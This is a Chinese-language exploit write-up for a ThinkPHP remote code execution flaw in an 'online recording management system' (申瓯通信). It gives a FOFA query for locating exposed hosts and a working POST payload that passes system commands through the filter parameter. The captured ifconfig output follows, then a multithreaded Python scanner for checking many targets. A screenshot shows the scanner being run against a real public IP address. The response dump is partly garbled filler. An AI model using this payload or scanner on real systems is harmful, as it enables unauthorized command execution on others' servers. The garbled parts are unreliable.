

申瓯通信 在线录音管理系统 Thinkphp 远程代码执行漏洞

fofa

```
1 title="在线录音管理系统"
```

POC

```
1 POST /callcenter/public/index.php/index.php?s=index/index/index HTTP/1.1
2 Host: your-ip
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/124.0.0.0 Safari/537.36
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
  mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
5 Accept-Encoding: gzip, deflate
6 Accept-Language: zh-CN,zh;q=0.9
7 Connection: close
8 Content-Type: application/x-www-form-urlencoded
9
10
11 s=ifconfig&_method=__construct&method=POST&filter[]=system
```

```

POST /callcenter/public/index.php/index.php?
s=index/index/index HTTP/1.1
Host : 
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/124.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,
application/xml;q=0.9,image/avif,image/webp,image/
png,*/*;q=0.8,application/signed-exchange;v=b3;
q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded

s=ifconfig&_method=__construct&method=POST&filter
[]=system

```

```

1 HTTP/1.1 302 Found
2 X-Powered-By: PHP/5.6.40
3 Content-Type: text/html; charset=utf-8
4 Cache-control: no-cache,must-revalidate
5 Location: /callcenter/public/index.php
6 Connection: close
7 Date: Sat, 21 Dec 2024 08:15:54 GMT
8 Server: lighttpd/1.4.52
9 Content-Length: 950
10
11 eth0: flags=4163<UP,BROADCAST,RUNNING
12 >
13   ..:::inet 10.20.213.249 netmask 255.255.255.255
14   ..:::broadcast 10.20.213.255
15   ..:::inet6 fe80::72b0:8cff:fea2:3 scopeid 0x20<link>
16   ..:::ether 70:b0:8c:a2:3a:26 txq 0
17   ..::: (Ethernet)
18   ..:::RX packets 10977747 bytes 10977747
19   ..:::RX errors 0 dropped 47 overruns 0
20   ..:::TX packets 8194990 bytes 8194990
21   ..:::TX errors 0 dropped 0 overruns 0
22   ..::: collisions 0
23   ..:::device interrupt 114
24
25 lo: flags=73<UP,LOOPBACK,RUNNING>
26   ..:::inet 127.0.0.1 netmask 255.0.0.0
27   ..:::inet6 ::1 prefixlen 128 scopeid 0x00000000
28   ..:::loopback
29   ..:::
30   ..:::
31   ..:::
32   ..:::
33   ..:::
34   ..:::
35   ..:::
36   ..:::
37   ..:::
38   ..:::
39   ..:::
40   ..:::
41   ..:::
42   ..:::
43   ..:::
44   ..:::
45   ..:::
46   ..:::
47   ..:::
48   ..:::
49   ..:::
50   ..:::
51   ..:::
52   ..:::
53   ..:::
54   ..:::
55   ..:::
56   ..:::
57   ..:::
58   ..:::
59   ..:::
60   ..:::
61   ..:::
62   ..:::
63   ..:::
64   ..:::
65   ..:::
66   ..:::
67   ..:::
68   ..:::
69   ..:::
70   ..:::
71   ..:::
72   ..:::
73   ..:::
74   ..:::
75   ..:::
76   ..:::
77   ..:::
78   ..:::
79   ..:::
80   ..:::
81   ..:::
82   ..:::
83   ..:::
84   ..:::
85   ..:::
86   ..:::
87   ..:::
88   ..:::
89   ..:::
90   ..:::
91   ..:::
92   ..:::
93   ..:::
94   ..:::
95   ..:::
96   ..:::
97   ..:::
98   ..:::
99   ..:::
100  ..:::


```

```

1  import requests, sys, argparse
2  requests.packages.urllib3.disable_warnings()
3  from multiprocessing.dummy import Pool
4  def main():
5      parse = argparse.ArgumentParser(description="NUU0摄像头命令执行漏洞")
6      # 添加命令行参数
7      parse.add_argument('-u', '--url', dest='url', type=str, help='Please input url')
8      parse.add_argument('-f', '--file', dest='file', type=str, help='Please input file')
9      # 实例化
10     args = parse.parse_args()
11     pool = Pool(30)
12     if args.url:
13         if 'http' in args.url:
14             check(args.url)
15         else:
16             target = f"http://{args.url}"
17             check(target)
18     elif args.file:
19         f = open(args.file, 'r+')
20         targets = []
21         for target in f.readlines():
22             target = target.strip()
23             if 'http' in target:
24                 targets.append(target)
25             else:
26                 target = f"http://{target}"
27                 targets.append(target)
28         pool.map(check, targets)
29         pool.close()
30     def check(target):
31         target = f"{target}/callcenter/public/index.php/index.php?s=index/index/index"
32         headers = {
33             'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.0.0 Safari/537.36',
34         }
35         try:
36             response = requests.get(target, headers=headers, verify=False, timeout=3)
37             if response.status_code == 200 and 'uid' in response.text:
38                 print(f"[*] {target} Is Vulnerable")
39             else:
40                 print(f"[!] {target} Not Vulnerable")
41         except Exception as e:
42             print(f"[Error] {target} TimeOut")

```

```
43 if __name__ == '__main__':
44     main()
```



The screenshot shows the PyCharm IDE interface. On the left is the Project Explorer with a tree view containing 'CRM.py', 'H3C.py', and 'STThinkphp.py'. The 'STThinkphp.py' file is selected. The main editor window displays the following Python code:

```
41 except Exception as e:
42     print(f"[Error] {target} TimeOut")
43 if __name__ == '__main__':
44     main()
```

Below the editor is a breadcrumb navigation bar showing 'check()' > 'try' > 'else'. At the bottom is a terminal window with the title bar '终端 本地 x + v'. The terminal output shows the command execution and the result:

```
(.env) PS D:\pycharm\new\wang\day06> python .\STThinkphp.py -u http://58.210.217.2:7000/
[*] http://58.210.217.2:7000//callcenter/public/index.php/index.php?s=index/index/index Is Vulnerable
(.env) PS D:\pycharm\new\wang\day06>
```